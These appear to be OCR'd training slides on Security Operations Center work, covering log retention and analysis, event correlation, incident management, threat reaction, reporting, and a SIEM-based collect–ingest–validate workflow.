
Log Retention and Archival

- Collected logs are **recovered** and **stored centrally**
- They can be used to perform **forensics** as well as **threat control** and **prevention**

Log Analysis

- Logs are analyzed through SOCs technology to extract important information such as relevant **metrics**, from the raw data

Notes: ____



SOC Operations (Cont'd)

Monitoring of Security Environments for Security Events


- Information received by log analysis is transferred to the SOC team for **monitoring purposes** so that it can be used to identify the current security position of an organization

Event Correlation

- The events from the various sources are **correlated** and **contextualized** based on a set of predefined correlation rules

Incident Management

- A process of efficiently utilizing SOCs resources
- Performed by **prioritizing the incidents** as per the predefined rules and objectives



SOC Operations (Cont'd)

Threat Identification

- The process of **determining threats** and **vulnerabilities** correctly and in real-time and determining proactive measures through research

Threat Reaction


- An SOC reacts **reactively** or **proactively** to threats
- If the threat reaction is **reactive**, then immediate action should be applied to remediate it
- If the threat reaction is **proactive**, then try to find the weakness in the infrastructure or processes and remove it before the attacker utilizes it

Reporting

- SOC generates **clients' detailed security reports**, including different types of requests ranging from real-time management to audit requirements

Notes:

SOC Workflow



COLLECT
Log data are collected from various devices on the network and sent it to the SIEM

INGEST
Threat data, flow data, and other contextual data along with log data are ingested into SIEM for event correlation and identification of anomalies

VALIDATE
SOC analysts look for indicators of compromise (IoC), triage the alerts, and validate incidents

